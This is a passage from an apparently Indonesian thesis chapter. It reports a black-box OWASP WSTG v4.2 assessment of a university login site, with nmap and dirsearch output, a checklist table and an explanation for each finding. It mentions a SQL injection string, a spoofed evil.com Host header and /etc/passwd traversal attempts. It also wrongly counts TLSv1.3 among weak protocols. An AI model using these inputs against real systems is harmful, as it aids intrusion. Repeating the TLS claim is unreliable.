| ssl-cert: Subject: commonName=MySQL_Server_8.0.25_Auto_Generated_Server_Certificate
| Not valid before: 2021-06-02T08:55:56
| Not valid after: 2031-05-31T08:55:56
| mysql-info:
|   Protocol: 10
|   Version: 8.0.39-0ubuntu0.20.04.1
|   Thread ID: 62647
|   Capabilities flags: 65535
|   Some Capabilities: LongColumnFlag, Support41Auth, SupportsCompression, Speaks41ProtocolNew, IgnoreSpaceBeforeParenthesis, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, IgnoreSigpipes, SupportsTransactions, SupportsLoadDataLocal, InteractiveClient, ODBCClient, DontAllowDatabaseTableColumn, FoundRows, LongPassword, ConnectWithDatabase, SupportsAuthPlugin, SupportsMultipleStatements, SupportsMultipleResults
|   Status: Autocommit
|   Salt: \x17ze\x19\x11;\x0D\x17{C0!\c\x14f5 \x17
|   Auth Plugin Name: caching_sha2_password
|_ ssl-date: TLS randomness does not represent time
```

Gambar 4. 3 Tampilan Hasil Port Scanning Kedua

3. Directory Scanning

Hasil *directory scanning* memberikan gambaran umum tentang struktur direktori dan file yang dapat diakses secara publik di server target. Dari hasil scan yang di dapatkan beberapa temuan tersebut seperti:

- a. Baris-baris di bagian atas menunjukkan bahwa terdapat beberapa upaya akses ke berbagai

halaman di dalam direktori */admin*. Semua upaya akses ini berhasil (*status code 200*) dan ukuran data yang ditransfer juga tercantum. Hal ini mengindikasikan bahwa semua halaman admin yang tercantum di atas dapat diakses hingga ke halaman *login*.

- b. Bagian *log /debug* menunjukkan adanya akses ke berbagai *endpoint debugging* yang disediakan oleh aplikasi. Hal ini mengindikasikan bahwa aplikasi tersebut kemungkinan besar dikembangkan menggunakan bahasa pemrograman *Go*, karena */debug/pprof* adalah *endpoint* yang umum digunakan untuk melakukan profiling pada aplikasi *Go*.
- c. Baris-baris *log /temp* menunjukkan adanya upaya akses ke berbagai file dan direktori yang menghasilkan *status code 401 (Unauthorized)*. Ini berarti bahwa upaya akses ini tidak berhasil karena pengguna tidak memiliki otorisasi yang cukup untuk mengakses *resource* tersebut.

```


[17:00:10] 200 - 602B - /admin/views/ajax/autocomplete/user/a
[17:00:10] 200 - 602B - /admin/secure/logon.jsp
[17:00:10] 200 - 602B - /admin/web/
[17:00:10] 200 - 602B - /admin/mysql/index.php
[17:00:18] 200 - 602B - /adminindex.html
[17:00:35] 302 - 0B - /debug/pprof -> /debug/pprof/
[17:00:35] 200 - 2KB - /debug/pprof/
[17:00:35] 200 - 8KB - /debug/pprof/goroutine?debug=1
[17:00:36] 200 - 44KB - /debug/pprof/heap
[17:00:37] 200 - 138KB - /debug/pprof/trace
[17:00:39] 200 - 26KB - /favicon.ico
[17:00:43] 500 - 61B - /debug/pprof/profile
[17:01:07] 401 - 66B - /temp.sql
[17:01:07] 401 - 66B - /temp.php
[17:01:07] 401 - 66B - /temp
[17:01:07] 401 - 66B - /temp/
[17:01:07] 401 - 66B - /templates/index.html
[17:01:07] 401 - 66B - /templates/protostar/
[17:01:07] 401 - 66B - /template/

```

Gambar 4. 4 Tampilan Hasil Directory Scanning

4. Manual Browsing (Google Dorking)

Dari hasil pencarian Google Dorking yang peneliti dapatkan, terlihat bahwa tidak ditemukan hasil yang sesuai dengan kueri *site:pentest.walisongo.ac.id ext:bkf / ext:bkp / ext:bak / ext:old / ext:backup*. Ini berarti, file-file *backup* dengan ekstensi *.bkf*, *.bkp*, *.bak*, *.old*, atau *.backup* yang berada di domain *pentest.walisongo.ac.id* tidak terindeks oleh *Google*.



Gambar 4. 5 Tampilan Hasil Google Dorking

C. *Threat Modeling*

Pada tahap berikutnya untuk melakukan *threat modeling* peneliti mulai menggunakan *Checklist OWASP WSTG 4.2v* sebagai acuan untuk melakukan skenario pengujian.

Tabel 4.2. Tabel WSTG

WSTG-ID	Test Name	Result
Information Gathering		
INFO-01	<i>Conduct Search Engine Discovery and Reconnaissance for Information Leakage</i>	Pass
INFO-02	<i>Fingerprint Web Server</i>	Issue
INFO-03	<i>Review Webserver Metafiles for Information Leakage</i>	Pass
INFO-04	<i>Enumerate Application on Webserver</i>	Issue
INFO-05	<i>Review Webpage Content for Information Leakage</i>	Pass
INFO-06	<i>Identify Application Entry Points</i>	Pass
INFO-07	<i>Map Execution Paths Through Application</i>	Pass
INFO-08	<i>Fingerprint Web Application Framework</i>	Pass
INFO-09	<i>Fingerprint Web Application</i>	Issue
INFO-10	<i>Map Application Architecture</i>	Pass
Configuration and Deployment Management Testing		
CONF-01	<i>Test Network/Infrastructure Configuration</i>	Pass
CONF-02	<i>Test Application Platform Configuration</i>	Issue
CONF-03	<i>Test File Extensions Handling for Sensitive Information</i>	Pass
CONF-04	<i>Review Old Backup and Unreferenced Files for Sensitive Information</i>	Pass
CONF-05	<i>Enumerate Infrastructure and Application Admin Interface</i>	Issue
CONF-06	<i>Test HTTP Methods</i>	Pass
CONF-07	<i>Test HTTP Strict Transport Security</i>	Issue
CONF-08	<i>Test RIA Cross Domain Policy</i>	Pass
CONF-09	<i>Test File Permission</i>	Pass
CONF-10	<i>Test for Subdomain Takeover</i>	N/A
CONF-11	<i>Test Cloud Storage</i>	N/A
Identity Management Testing		

IDNT-01	<i>Test Role Definition</i>	<i>N/A</i>
IDNT-02	<i>Test User Registration Process</i>	<i>N/A</i>
IDNT-03	<i>Test Account Provisioning Process</i>	<i>N/A</i>
IDNT-04	<i>Testing for Account Enumeration and Guessable User Account</i>	<i>N/A</i>
IDNT-05	<i>Testing for Weak or Unenforced Username Policy</i>	<i>N/A</i>
Authentication Testing		
ATHN-01	<i>Testing for Credentials Transported over an Encrypted Channel</i>	<i>Pass</i>
ATHN-02	<i>Testing for Defaults Credentials</i>	<i>N/A</i>
ATHN-03	<i>Testing for Weak Lock Out Mechanism</i>	<i>N/A</i>
ATHN-04	<i>Testing for Bypassing Authentication Schema</i>	<i>N/A</i>
ATHN-05	<i>Testing for Vulnerable Remember Password</i>	<i>N/A</i>
ATHN-06	<i>Testing for Browser Cache Weakness</i>	<i>Pass</i>
ATHN-07	<i>Testing for Weak Password Policy</i>	<i>N/A</i>
ATHN-08	<i>Testing for Weak Security Question/Answer</i>	<i>N/A</i>
ATHN-09	<i>Testing for Weak Password Change or Reset Functionalities</i>	<i>N/A</i>
ATHN-10	<i>Testing for Weaker Authentication in Alternative Channel</i>	<i>N/A</i>
Authorization Testing		
ATHZ-01	<i>Testing Directory Traversal/File Include</i>	<i>Pass</i>
ATHZ-02	<i>Testing for Bypassing Authorization Schema</i>	<i>N/A</i>
ATHZ-03	<i>Testing for Privilege Escalation</i>	<i>N/A</i>
ATHZ-04	<i>Testing for Insecure Direct Object References</i>	<i>N/A</i>
Session Management Testing		
SESS-01	<i>Testing for Session Management Schema</i>	<i>N/A</i>
SESS-02	<i>Testing for Cookies Attributes</i>	<i>N/A</i>
SESS-03	<i>Testing for Session Fixation</i>	<i>N/A</i>
SESS-04	<i>Testing for Exposed Session Variables</i>	<i>N/A</i>
SESS-05	<i>Testing for Cross Site Request Forgery</i>	<i>N/A</i>
SESS-06	<i>Testing for Logout Functionality</i>	<i>N/A</i>
SESS-07	<i>Testing Session Timeout</i>	<i>N/A</i>
SESS-08	<i>Testing for Session Puzzling</i>	<i>N/A</i>
SESS-09	<i>Testing for Session Hijacking</i>	<i>N/A</i>
Input Validation Testing		
INPV-01	<i>Testing for Reflected Cross Site Scripting</i>	<i>Pass</i>
INPV-02	<i>Testing for Stored Cross Site Scripting</i>	<i>N/A</i>
INPV-03	<i>Testing for HTTP Verb Tampering</i>	<i>Pass</i>

INPV-04	Testing for HTTP Parameter pollution	Pass
INPV-05	Testing for SQL Injection	Pass
INPV-06	Testing for LDAP Injection	N/A
INPV-07	Testing for XML Injection	N/A
INPV-08	Testing for SSI Injection	N/A
INPV-09	Testing for XPath Injection	N/A
INPV-10	Testing for IMAP/SMTP Injection	N/A
INPV-11	Testing for Code Injection	N/A
INPV-12	Testing for Command Injection	N/A
INPV-13	Testing for Format String Injection	N/A
INPV-14	Testing for Incubated Vulnerabilities	N/A
INPV-15	Testing for HTTP Splitting/Smuggling	N/A
INPV-16	Testing for HTTP Incoming Requests	Pass
INPV-17	Testing for Host Header Injection	Pass
INPV-18	Testing for Server-side Template Injection	N/A
INPV-19	Testing for Server-side Request Forgery	Pass
Testing for Error Handling		
ERRH-01	Testing for Improper Error Handling	Pass
ERRH-02	Testing for Stack Traces	Pass
Testing for Weak Cryptography		
CRYP-01	Testing for Weak Transport Layer Security	Pass
CRYP-02	Testing for Padding Oracle	Pass
CRYP-03	Testing for Sensitive Information Sent via Unencrypted Channels	Pass
CRYP-04	Testing for Weak Encryption	Pass
Business Logic Testing		
BUSL-01	Test Business Logic Data Validation	Pass
BUSL-02	Test Ability to Forge Requests	N/A
BUSL-03	Test Integrity Checks	Pass
BUSL-04	Test for Process Timing	N/A
BUSL-05	Test Number of Times a Function Can be Used Limits	N/A
BUSL-06	Testing for the Circumvention of Work Flows	N/A
BUSL-07	Test Defenses Against Application Misuse	Pass
BUSL-08	Test Upload of Unexpected File Types	N/A
BUSL-09	Test Upload of Malicious Files	N/A
Client Side Testing		
CLNT-01	Testing for DOM-Based Cross Site Scripting	N/A
CLNT-02	Testing for JavaScript Execution	N/A
CLNT-03	Testing for HTML Injection	Pass
CLNT-04	Testing for Client-side URL Redirect	N/A
CLNT-05	Testing for CSS Injection	N/A

CLNT-06	<i>Testing for Client Side Resource Manipulation</i>	<i>N/A</i>
CLNT-07	<i>Testing Cross Origin Resource Sharing</i>	<i>N/A</i>
CLNT-08	<i>Testing for Cross Site Flashing</i>	<i>N/A</i>
CLNT-09	<i>Testing for Clickjacking</i>	<i>Issue</i>
CLNT-10	<i>Testing WebSockets</i>	<i>N/A</i>
CLNT-11	<i>Testing Web Messaging</i>	<i>N/A</i>
CLNT-12	<i>Testing Browser Storage</i>	<i>Pass</i>
CLNT-13	<i>Testing for Cross Site Script Inclusion</i>	<i>N/A</i>
API Testing		
APIT-01	<i>Testing GraphQL</i>	<i>N/A</i>

Berdasarkan table diatas peneliti akan menjelaskan mengenai hasil result issue, untuk memperjelas alasan peneliti memberikan hasil result untuk beberapa temuan..

1. INFO-02

Melalui teknik *fingerprinting* web server, yaitu dengan memeriksa *response header* pada hasil inspeksi elemen browser, peneliti berhasil mengidentifikasi bahwa aplikasi ini menggunakan server web *nginx* tanpa ditampilkannya versi yang digunakan. Dengan mengetahui jenis dan versi server web yang digunakan, peneliti dapat melakukan penelitian lebih lanjut mengenai kerentanan yang spesifik untuk server tersebut. Informasi ini akan sangat berguna untuk menentukan langkah-langkah pengujian selanjutnya dan mengidentifikasi potensi celah keamanan yang mungkin ada.

2. INFO-04

Saya melakukan pengujian untuk mengidentifikasi layanan dan aplikasi lain yang mungkin berjalan di server yang sama. Tujuannya adalah untuk mendapatkan gambaran yang lebih komprehensif mengenai lingkungan server dan mengidentifikasi potensi vektor serangan tambahan. Menggunakan alat *Nmap*, saya melakukan pemindaian pada *port 80* dan *443* dari server yang menjadi target. Hasil pemindaian menunjukkan bahwa server tersebut menjalankan layanan *HTTP (port 80)* dan *HTTPS (port 443)* menggunakan web server *nginx*.

3. INFO-09

Pada tahap ini melakukan pengecekan informasi mengenai *fingerprint web application* yang digunakan seperti pengujian sebelumnya yang sudah menggunakan cara pengecekan pada respon *header* website dan menggunakan *tools nmap*, penguji memvalidasi sekali lagi pada tahap ini menggunakan *tools whatweb* dan mendapatkan hasil yang sama bahwa website menggunakan web server *nginx*, sama seperti pengujian sebelumnya.

4. CONF-02

Peneliti melakukan verifikasi terhadap keberadaan file-file default, kode *debug*, dan ekstensi

yang tidak diperlukan pada lingkungan produksi aplikasi. Tujuannya adalah untuk memastikan bahwa tidak ada informasi sensitif yang terpapar secara tidak sengaja dan mengurangi risiko eksploitasi. Berdasarkan hasil *information gathering* sebelumnya menggunakan alat *dirsearch*, saya menemukan adanya direktori `/debug/pprof/` yang mengindikasikan adanya fitur debugging yang masih aktif. Fitur debugging ini umumnya digunakan selama proses pengembangan untuk membantu pengembang dalam men-debug aplikasi, namun seharusnya dinonaktifkan pada lingkungan produksi.

5. CONF-05

Peneliti melakukan penelusuran terhadap keberadaan antarmuka administrator yang tersembunyi pada aplikasi. Tujuannya adalah untuk memastikan bahwa akses ke area administratif hanya diberikan kepada pengguna yang berwenang. Berdasarkan hasil *information gathering* sebelumnya menggunakan alat *dirsearch*, saya menemukan adanya halaman login administrator yang dapat diakses secara publik melalui URL <https://pentest.walisionggo.ac.id/admin>. Hal ini mengindikasikan adanya miskonfigurasi pada aplikasi, di mana halaman login administrator

seharusnya tidak dapat diakses secara langsung oleh pengguna umum.

6. *CONF-07*

Peneliti melakukan evaluasi terhadap implementasi *HTTP Strict Transport Security (HSTS)* pada aplikasi. Tujuannya adalah untuk memastikan bahwa semua komunikasi antara *browser* pengguna dan server aplikasi selalu dilakukan melalui koneksi *HTTPS* yang aman. Saya telah melakukan pemeriksaan terhadap *header* respons *HTTP* untuk mencari keberadaan *header HSTS* dan nilai yang digunakan. Namun, setelah menganalisis beberapa respons, saya tidak menemukan adanya *header HSTS* yang diset oleh server. Untuk memvalidasi temuan ini, saya menggunakan alat *shcheck* yang khusus dirancang untuk memeriksa konfigurasi *header* keamanan situs web yang diimplementasikan pada aplikasi. Hasil dari *shcheck* juga mengkonfirmasi bahwa aplikasi belum mengimplementasikan *HSTS*.

7. *CLNT-09*

Peneliti melakukan pengujian dengan teknik serangan *clickjacking* pada aplikasi, sebelum melakukan pengujian peneliti melakukan pengecekan pada *header* pada aplikasi apakah menerapkan *header X-frame-options*. Melalui pengecekan sebelumnya

melalui *inspect element* pada *browser* dan menggunakan *tools shcheck* dapat di simpulkan bahwa aplikasi tidak mengimplementasi *header X-frame-options* dan dari pengecekan tersebut penguji dapat melakukan pengujian lanjutan untuk melakukan test pada aplikasi untuk serangan *clickjacking*.

Berikut peneliti tampilkan keterangan dari setiap pengujian yang sudah dilakukan peneliti dan mendapatkan hasil result pass pada *checklist wstg v4.2*.

Tabel 4. 4 Keterangan result pass

WSTG-ID	Keterangan
Information Gathering	
INFO-01	Pengujian dilakukan dengan menggunakan Google untuk mencari file-file konfigurasi yang sering mengandung informasi sensitif. Setelah melakukan pencarian dengan kata kunci yang relevan, Google tidak menemukan dokumen yang sesuai. Ini berarti bahwa file-file konfigurasi yang dicari tidak tersedia secara publik di internet.
INFO-03	Metadata yang didapatkan pada potongan kode HTML pada website adalah metadata standar yang umum ditemukan pada kebanyakan halaman web. Informasi seperti judul halaman, deskripsi singkat, dan tautan ke file CSS dan JavaScript adalah informasi yang cukup umum dan tidak mengandung informasi sensitif yang dapat dieksploitasi.

<i>INFO-05</i>	Potongan kode website tidak mengandung komentar. Komentar ini sering digunakan oleh pengembang untuk memberikan penjelasan atau catatan tentang kode, tetapi juga bisa secara tidak sengaja mengungkapkan informasi sensitif.
<i>INFO-06</i>	Server memberikan respons dengan kode status 500 Internal Server Error. Ini menunjukkan bahwa server telah mengenali adanya kesalahan pada permintaan yang dikirim.
<i>INFO-07</i>	Jalur eksekusi yang terlihat pada diagram cukup standar untuk sebuah aplikasi web, yaitu melalui direktori api untuk melakukan permintaan ke server dan direktori assets untuk memuat file statis.
<i>INFO-08</i>	Komponen-komponen yang teridentifikasi, seperti Quasar, Vue.js, dan Nginx, meski komponen yang digunakan aplikasi teridentifikasi tetapi dengan tidak adanya versi yang terlihat membuat penyerang tidak bisa mengidentifikasi serangan apa yang bisa dilakukan.
<i>INFO-10</i>	Struktur direktori aplikasi terlihat terorganisir dengan baik. Terdapat direktori utama, direktori assets untuk menyimpan file statis seperti gambar dan JavaScript, dan file index yang kemungkinan merupakan titik masuk utama aplikasi.
<i>Configuration and Deployment Management Testing</i>	
<i>CONF-01</i>	Sistem telah dikonfigurasi dengan mengikuti praktik keamanan yang baik, seperti penggunaan SSH dengan kunci yang kuat, penggunaan HTTPS, dan pembatasan akses melalui CORS.

<i>CONF-03</i>	File-file dengan ekstensi sensitif seperti .php, .jsp, .sql, dan .txt yang mungkin berisi kode atau data sensitif, umumnya hanya dapat diakses oleh pengguna atau proses yang memiliki otorisasi yang tepat.
<i>CONF-04</i>	Pencarian menggunakan Teknik google dork tidak menunjukkan adanya file-file yang sesuai dengan kriteria pencarian tersebut. Ini mengindikasikan bahwa tidak ada file cadangan yang terpapar secara publik atau mudah ditemukan melalui pencarian sederhana di mesin pencari.
<i>CONF-06</i>	konfigurasi server tampak telah membatasi penggunaan metode-metode tersebut sehingga tidak dapat dieksploitasi dengan mudah oleh penyerang.
<i>CONF-08</i>	Karena tidak ada kebijakan yang mengizinkan akses lintas domain, maka tidak ada celah keamanan yang terbuka untuk eksploitasi. Penyerang tidak dapat memanfaatkan kerentanan lintas domain untuk mengakses data atau sumber daya yang tidak seharusnya mereka akses.
<i>CONF-09</i>	Memeriksa izin (permission) pada file-file di sebuah sistem. Izin file sangat penting dalam keamanan sistem karena menentukan siapa yang dapat membaca, menulis, atau menjalankan file tersebut. file tidak ditemukan mengindikasikan bahwa konfigurasi izin file sudah diatur dengan benar. File-file yang seharusnya tidak dapat diakses oleh pengguna umum atau aplikasi tertentu, memang tidak dapat diakses.

<i>Authentication Testing</i>	
<i>ATHN-01</i>	Browser menampilkan pesan "Connection is secure" dan "Certificate is valid". Ini menunjukkan bahwa browser telah memverifikasi sertifikat SSL/TLS situs web, yang merupakan komponen penting dalam enkripsi komunikasi.
<i>ATHN-06</i>	Dari tampilan tab "Application" pada developer tools browser, tidak terlihat adanya data sensitif yang tersimpan di cache. Ini berarti bahwa aplikasi tidak menyimpan informasi seperti token autentikasi, password, atau data pribadi lainnya dalam bentuk yang dapat diakses secara langsung dari cache.
<i>Authorization Testing</i>	
<i>ATHZ-01</i>	Meskipun penyerang mencoba berbagai kombinasi path untuk mengakses file-file sistem seperti /etc/passwd, /etc/shadow, atau file konfigurasi lainnya, semua upaya tersebut gagal. Ini menunjukkan bahwa aplikasi telah mengkonfigurasi server web dengan benar sehingga hanya file-file yang seharusnya dapat diakses melalui web yang dapat diakses.
<i>Input Validation Testing</i>	
<i>INPV-01</i>	Meskipun penyerang mencoba menyuntikkan kode JavaScript berbahaya pada parameter input, kode tersebut tidak ditampilkan kembali dalam respons dari server. Ini menunjukkan bahwa aplikasi telah melakukan sanitasi terhadap input pengguna sebelum menampilkannya kembali.

<i>INPV-03</i>	Aplikasi melakukan validasi yang ketat terhadap semua input pengguna untuk memastikan bahwa permintaan HTTP yang diterima valid dan sesuai dengan yang diharapkan.
<i>INPV-04</i>	Meskipun penyerang mencoba menyuntikkan nilai ganda untuk parameter yang sama, aplikasi tetap merespon dengan cara yang sama seperti seharusnya. Ini menunjukkan bahwa aplikasi telah mengimplementasikan mekanisme penanganan parameter yang baik.
<i>INPV-05</i>	Meskipun penyerang mencoba menyuntikkan kode SQL berbahaya pada parameter input, aplikasi tetap merespon dengan cara yang sama seperti seharusnya. Ini menunjukkan bahwa aplikasi telah mengimplementasikan mekanisme penanganan input yang aman.
<i>INPV-16</i>	Dari pengujian sebelumnya seperti pengujian serangan xss dan serangan sql injection aplikasi melakukan validasi yang cukup terhadap semua parameter yang dikirimkan dalam permintaan untuk mencegah serangan tersebut.
<i>INPV-17</i>	Meskipun penyerang mencoba mengubah nilai header Host menjadi "evil.com", aplikasi tetap merespon dengan normal. Ini menunjukkan bahwa aplikasi tidak terpengaruh oleh perubahan header Host.
<i>INPV-19</i>	Aplikasi melakukan validasi yang ketat terhadap semua input pengguna, termasuk URL atau host yang

	dimasukkan. Ini memastikan bahwa hanya URL yang valid dan diperbolehkan yang dapat diproses.
<i>Testing for Error Handling</i>	
<i>ERRH-01</i>	Aplikasi menampilkan pesan kesalahan umum (404 Not Found) tanpa memberikan informasi spesifik tentang penyebab kesalahan. Hal ini mencegah penyerang mendapatkan informasi sensitif tentang sistem.
<i>ERRH-02</i>	Aplikasi tidak menampilkan stack trace secara langsung pada pesan kesalahan yang ditampilkan kepada pengguna. Hal ini mencegah penyerang mendapatkan informasi sensitif tentang struktur internal aplikasi.
<i>Testing for Weak Cryptography</i>	
<i>CRYP-01</i>	Semua protokol TLS yang lebih lemah (SSLv2, SSLv3, TLSv1.0, TLSv1.1, dan TLSv1.3) telah dinonaktifkan. Ini menunjukkan bahwa sistem telah dikonfigurasi untuk menggunakan protokol yang paling aman dan menghilangkan risiko eksploitasi kerentanan pada protokol yang lebih tua.
<i>CRYP-02</i>	Sistem telah mengimplementasikan protokol TLSv1.2 dengan benar, termasuk mekanisme padding yang aman. Ini berarti bahwa penyerang tidak dapat mengeksploitasi kerentanan pada padding untuk memulihkan kunci enkripsi.
<i>CRYP-03</i>	Penggunaan protokol HTTPS menunjukkan komitmen untuk melindungi data pengguna. HTTPS menggunakan kombinasi algoritma kriptografi untuk mengenkripsi data yang dikirimkan antara

	klien dan server, sehingga sulit bagi penyerang untuk membaca data tersebut.
<i>CRYP-04</i>	Sistem mendukung berbagai algoritma enkripsi modern seperti AES (Advanced Encryption Standard) dengan berbagai ukuran kunci (128-bit dan 256-bit), serta algoritma eliptik (ECDH) yang dianggap lebih aman daripada algoritma tradisional.
<i>Business Logic Testing</i>	
<i>BUSL-01</i>	Server memberikan pesan kesalahan yang jelas ("data": "DATA NOT FOUND", "success":false), menunjukkan bahwa aplikasi telah mengenali bahwa data yang dimasukkan tidak valid.
<i>BUSL-03</i>	Sistem berhasil menolak data yang tidak sesuai dengan jenis data yang diharapkan. Dalam contoh ini, ketika username diisi dengan karakter khusus, sistem memberikan pesan kesalahan "data": "DATA IS NOT A FOUND". Ini menunjukkan bahwa sistem mengharapkan username berupa string karakter tertentu.
<i>BUSL-07</i>	Sistem berhasil menolak input yang mengandung karakter khusus seperti tanda kutip tunggal (') yang sering digunakan dalam serangan injeksi SQL. Dalam contoh ini, ketika username diisi dengan ' or '1' = '1', sistem memberikan pesan kesalahan, menunjukkan bahwa input tersebut tidak valid.
<i>Client Side Testing</i>	
<i>CLNT-03</i>	Jika injeksi HTML berhasil, maka tampilan halaman web akan berubah sesuai dengan kode HTML yang disuntikkan. Server merespon dengan kode status

	500 Internal Server Error. Ini menunjukkan bahwa aplikasi telah mendeteksi adanya input yang tidak valid dan tidak mencoba untuk menjalankannya.
<i>CLNT-12</i>	Tidak ada indikasi bahwa situs web menyimpan data yang berlebihan atau tidak perlu, yang dapat meningkatkan risiko kebocoran data.

Berikut peneliti tampilkan keterangan dari setiap pengujian yang sudah dilakukan peneliti dan mendapatkan hasil *result N/A* pada *checklist wstg v4.2*.

Tabel 4. 5 Keterangan result N/A

<i>WSTG-ID</i>	Keterangan
<i>Configuration and Deployment Management Testing</i>	
<i>CONF-10</i>	Pengujian mungkin hanya difokuskan pada halaman login pentest.walisongo.ac.id, sehingga tes terhadap subdomain tidak dilakukan secara menyeluruh ke semua subdomain yang di miliki UIN Walisongo.
<i>CONF-11</i>	Pengujian tidak mencakup pemeriksaan mendalam terhadap konfigurasi cloud storage karena menggunakan metode pengujian blackbox.
<i>Identity Management Testing</i>	
<i>IDNT-01</i>	Peneliti tidak memiliki akses ke panel administrasi untuk memeriksa definisi peran.
<i>IDNT-02</i>	Tidak ada fitur pendaftaran pengguna yang tersedia pada aplikasi tersebut.
<i>IDNT-03</i>	Tes ini memeriksa proses penyediaan akun pengguna baru. Karena pengujian menggunakan

	blackbox maka penguji tidak diberikan kredensial pengguna makadari itu pengujian ini tidak dilakukan.
<i>IDNT-04</i>	Tidak ada informasi yang cukup untuk melakukan enumerasi akun, seperti nama pengguna atau kata sandi yang dapat digunakan pada website.
<i>IDNT-05</i>	Ketidak tersedianya kredensial di miliki dikarenakan pengujian blackbox membuat pengujian ini tidak diperlukan, untuk menguji kebijakan penerapan nama pengguna.
<i>Authentication Testing</i>	
<i>ATHN-02</i>	Tes ini bertujuan untuk memeriksa apakah sistem masih menggunakan kredensial default (misalnya: admin/admin), mengindikasikan bahwa sistem tidak menggunakan kredensial default.
<i>ATHN-03 - 05</i>	Pengujian dilakukan dengan pendekatan blackbox (tanpa kredensial), sehingga Anda penguji tidak memiliki akses yang cukup untuk melakukan pengujian yang lebih dalam.
<i>ATHN-07</i>	Ketidak tersedianya kredensial di miliki dikarenakan pengujian blackbox membuat pengujian ini tidak diperlukan, untuk menguji kebijakan penerapan nama pengguna.
<i>ATHN-08</i>	Tes ini memeriksa apakah pertanyaan keamanan yang digunakan terlalu mudah ditebak. Tidak ada pertanyaan keamanan yang digunakan pada aplikasi.
<i>ATHN-09 – 10</i>	Ketidak tersedianya kredensial di miliki dikarenakan pengujian blackbox membuat pengujian ini tidak

	diperlukan, untuk menguji kebijakan penerapan nama pengguna.
<i>Authorization Testing</i>	
<i>ATHZ-02</i>	Fitur-fitur yang diuji tidak dapat diakses secara publik pada halaman login.
<i>ATHZ-03</i>	Tes ini bertujuan untuk memeriksa apakah pengguna dengan level akses rendah dapat meningkatkan level aksesnya, Ketidak tersedianya kredensial di miliki dikarenakan pengujian blackbox membuat pengujian ini tidak diperlukan, untuk menguji kebijakan penerapan nama pengguna.
<i>ATHZ-04</i>	Tes ini bertujuan untuk menemukan referensi langsung ke objek yang dapat dimanipulasi oleh pengguna tidak sah. Ketidak tersedianya kredensial di miliki dikarenakan pengujian blackbox membuat pengujian ini tidak diperlukan, untuk menguji kebijakan penerapan nama pengguna.
<i>Session Management Testing</i>	
<i>SESS-01 - 09</i>	Fitur-fitur yang diuji diperlukan informasi mengenai kredensial. Pengujian dilakukan dengan pendekatan blackbox (tanpa kredensial), sehingga penguji tidak memiliki akses yang cukup untuk melakukan pengujian yang lebih dalam.
<i>Input Validation Testing</i>	
<i>INPV-02</i>	Tidak terdapat fitur yang melakukan penyimpanan file atau komentar pada halaman login.
<i>INPV-06 - 14</i>	Halaman login tidak memiliki tempat bagi pengguna untuk memasukkan input yang dapat dieksploitasi untuk melakukan injeksi.

<i>INPV-15</i>	Serangan ini memanfaatkan cara server memproses permintaan HTTP untuk menyuntikkan header HTTP tambahan, aplikasi sudah tidak bisa disuntikan http header tambahan.
<i>INPV-18</i>	Tidak ada titik masuk yang jelas bagi penyerang untuk menyuntikkan kode berbahaya ke dalam template yang digunakan pada halaman login.
<i>Business Logic Testing</i>	
<i>BUSL-02</i>	Pengujian blackbox dilakukan tanpa memiliki kredensial, sehingga sulit untuk menemukan titik lemah yang membutuhkan akses khusus.
<i>BUSL-04</i>	Dalam pengujian blackbox, sulit untuk mengukur waktu respons dengan akurasi yang tinggi tanpa memiliki akses ke sistem yang lebih dalam.
<i>BUSL-05</i>	Aplikasi tidak memungkinkan untuk dilakukan serangan limiting karena faktor keamanan.
<i>BUSL-06</i>	Pengujian memerlukan kredensial untuk proses perpindahan role ke role pengguna yang lebih tinggi.
<i>BUSL-08 -09</i>	Halaman login yang diuji tidak memiliki fitur untuk mengunggah file, sehingga pengujian tidak dapat dilakukan.
<i>Client Side Testing</i>	
<i>CLNT-01 -02</i>	Tidak terdapat fitur yang melakukan penyimpanan file atau komentar pada halaman login.
<i>CLNT-04</i>	Link pada halaman login mengarah ke tujuan yang diharapkan dan tidak ada mekanisme yang memungkinkan penyerang untuk mengubah tujuan link tersebut.

<i>CLNT-05</i>	Tidak terdapat fitur yang melakukan penyimpanan file atau komentar pada halaman login.
<i>CLNT-06</i>	membatasi sumber daya yang dapat dimuat oleh halaman web, mencegah penyerang mengganti sumber daya dengan versi yang berbahaya.
<i>CLNT-07</i>	CORS telah diatur dengan benar, hanya mengizinkan akses dari domain yang dipercaya.
<i>CLNT-08</i>	Aplikasi tidak menggunakan plugin Flash atau teknologi serupa yang rentan terhadap serangan ini.
<i>CLNT-10</i>	Tidak terdapat fitur yang melakukan penyimpanan file atau komentar pada halaman login.
<i>CLNT-11</i>	CORS telah diatur dengan benar, hanya mengizinkan akses dari domain yang dipercaya.
<i>CLNT-13</i>	Tidak terdapat fitur yang melakukan penyimpanan file atau komentar pada halaman login.
<i>API Testing</i>	
<i>APIT-01</i>	Aplikasi tidak menggunakan GraphQL, sehingga tidak perlu khawatir tentang kerentanan yang terkait dengan GraphQL.

D. Vulnerability Analysis

Setelah melakukan pengujian keamanan komprehensif pada aplikasi pentest.walisongo.ac.id berdasarkan *OWASP Testing Guide v4.2*, peneliti telah berhasil mengidentifikasi beberapa temuan yang dikategorikan sebagai "*Issue*". Pada tahap analisis

kerentanan ini, kami akan melakukan investigasi lebih lanjut terhadap temuan-temuan tersebut.

1. INFO-02

